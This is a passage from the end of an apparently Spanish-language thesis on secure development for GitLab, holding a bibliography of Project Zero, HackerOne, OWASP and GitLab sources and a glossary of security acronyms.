10. Exploits, R., 2021. Root Cause Analyses for 0-day In-the-Wild Exploits. [online] Googleprojectzero.blogspot.com. Available at: <https://googleprojectzero.blogspot.com/2020/07/root-cause-analyses-for-0-day-in-wild.html> [Accessed 21 September 2021].
11. Google Docs. 2021. 0-day Root Cause Analysis Template. [online] Available at: <https://docs.google.com/document/d/1z1s__qj16DdhRvAg_TJlmRrXKosUSWfpm463Mjk24Vs/view> [Accessed 21 September 2021].

HackerOne

12. Hackerone.com. 2021. HackerOne | Hacker-Powered Security, Bug Bounties, and Pentests. [online] Available at: <https://hackerone.com/> [Accessed 21 September 2021].
13. HackerOne. 2021. GitLab disclosed on HackerOne: Ability To Delete User(s) Account.... [online] Available at: <https://hackerone.com/reports/928255> [Accessed 21 September 2021].

14. HackerOne. 2021. GitLab disclosed on HackerOne: Ability to bypass email verification.... [online] Available at: <https://hackerone.com/reports/922456> [Accessed 21 September 2021].
15. HackerOne. 2021. GitLab disclosed on HackerOne: Arbitrary file read via the.... [online] Available at: <https://hackerone.com/reports/827052> [Accessed 21 September 2021].
16. HackerOne. 2021. GitLab disclosed on HackerOne: FogBugz import attachment full SSRF.... [online] Available at: <https://hackerone.com/reports/1092230> [Accessed 21 September 2021].
17. HackerOne. 2021. GitLab disclosed on HackerOne: Full Read SSRF on Gitlab's Internal.... [online] Available at: <https://hackerone.com/reports/878779> [Accessed 21 September 2021].
18. HackerOne. 2021. GitLab disclosed on HackerOne: Git flag injection - local file.... [online] Available at: <https://hackerone.com/reports/658013> [Accessed 21 September 2021].
19. HackerOne. 2021. GitLab disclosed on HackerOne: Kroki Arbitrary File Read/Write. [online] Available at: <https://hackerone.com/reports/1098793> [Accessed 21 September 2021].
20. HackerOne. 2021. GitLab disclosed on HackerOne: Privilege escalation from any user.... [online] Available at: <https://hackerone.com/reports/493324> [Accessed 21 September 2021].
21. HackerOne. 2021. GitLab disclosed on HackerOne: RCE when removing metadata with.... [online] Available at: <https://hackerone.com/reports/1154542> [Accessed 21 September 2021].
22. HackerOne. 2021. GitLab disclosed on HackerOne: Stored XSS in Wiki pages. [online] Available at: <https://hackerone.com/reports/526325> [Accessed 21 September 2021].
23. HackerOne. 2021. GitLab disclosed on HackerOne: Stored DOM XSS via Mermaid chart. [online] Available at: <https://hackerone.com/reports/1103258> [Accessed 21 September 2021].
24. HackerOne. 2021. GitLab disclosed on HackerOne: Stored XSS via Mermaid Prototype.... [online] Available at: <https://hackerone.com/reports/1106238> [Accessed 21 September 2021].
25. HackerOne. 2021. GitLab disclosed on HackerOne: Stored-XSS in merge requests. [online] Available at: <https://hackerone.com/reports/977697> [Accessed 21 September 2021].
26. HackerOne. 2021. GitLab disclosed on HackerOne: Stored XSS in main page of a project.... [online] Available at: <https://hackerone.com/reports/1256777> [Accessed 21 September 2021].
27. HackerOne. 2021. GitLab disclosed on HackerOne: CSRF on /api/graphql allows.... [online] Available at: <https://hackerone.com/reports/1122408> [Accessed 21 September 2021].
28. HackerOne. 2021. GitLab disclosed on HackerOne: Server Side Request Forgery.... [online] Available at: <https://hackerone.com/reports/632101> [Accessed 21 September 2021].
29. HackerOne. 2021. GitLab disclosed on HackerOne: SSRF on project import via the.... [online] Available at: <https://hackerone.com/reports/826361> [Accessed 21 September 2021].

OWASP

30. Owasp.org. 2021. OWASP Foundation | Open Source Foundation for Application Security. [online] Available at: <https://owasp.org/> [Accessed 21 September 2021].
31. Owasp.org. 2021. OWASP Top Ten Web Application Security Risks | OWASP. [online] Available at: <https://owasp.org/www-project-top-ten/> [Accessed 21 September 2021].
32. Owasp.org. 2021. OWASP Top 10:2021 (DRAFT FOR PEER REVIEW). [online] Available at: <https://owasp.org/Top10/> [Accessed 21 September 2021].
33. Owasp.org. 2021. OWASP Risk Rating Methodology. [online] Available at: <https://owasp.org/www-community/OWASP_Risk_Rating_Methodology> [Accessed 21 September 2021].
34. Owasp.org. 2021. OWASP Dependency-Check Project | OWASP. [online] Available at: <https://owasp.org/www-project-dependency-check/> [Accessed 21 September 2021].
35. Owasp.org. 2021. OWASP Identify_Application_Entry_Points. [online] Available at: <https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points> [Accessed 21 September 2021].
36. Owasp.org. 2021. OWASP owasp-testing-project. [online] Available at: <https://owasp.org/www-project-web-security-testing-guide/latest/2-Introduction/README#the-owasp-testing-project> [Accessed 21 September 2021].
37. Owasp.org. 2021. OWASP Testing_for_Exposed_Session_Variables. [online] Available at: <https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/04-Testing_for_Exposed_Session_Variables> [Accessed 21 September 2021].

GITLAB

38. 2021. Gitlab architecture. [online] Available at: <https://docs.gitlab.com/ee/development/architecture.html> [Accessed 21 September 2021].
39. 2021. Gitlab secure coding guidelines. [online] Available at: <https://docs.gitlab.com/ee/development/secure_coding_guidelines.html> [Accessed 21 September 2021].
40. GitLab. 2021. GitLab Security Secure Coding Training. [online] Available at: <https://about.gitlab.com/handbook/engineering/security/secure-coding-training.html> [Accessed 21 September 2021].
41. GitLab. 2021. Gitlab Security Practices. [online] Available at: <https://about.gitlab.com/handbook/security/> [Accessed 21 September 2021].

Lista de siglas y acrónimos

S-SDLC: Secure Software Development Life Cycle
SDLC: Software Development Life Cycle
OWASP: Open Web Application Security Project
QA: Quality Assurance
CIA: Confidencialidad, Integridad y disponibilidad
SAST: Static Application Security Testing
DAST: Dynamic Application Security Testing
AST: Abstract syntax tree
CFG: Control flow graph
XSS: Cross site scripting
SQL: Structured Query Language
CSRF: Cross-site request forgery
CI/CD: Continuous integration (CI) and continuous delivery
HTTP: Hypertext Transfer Protocol
ICMP: Internet Control Message Protocol
SSRF: Server side request forgery
URL: Uniform Resource Locator
CSRF: Cross-site request forgery
RPC: Remote Procedure Call
REST: Representational state transfer
API: Application programming interface,
JSON: JavaScript Object Notation
CPE: Common Platform Enumeration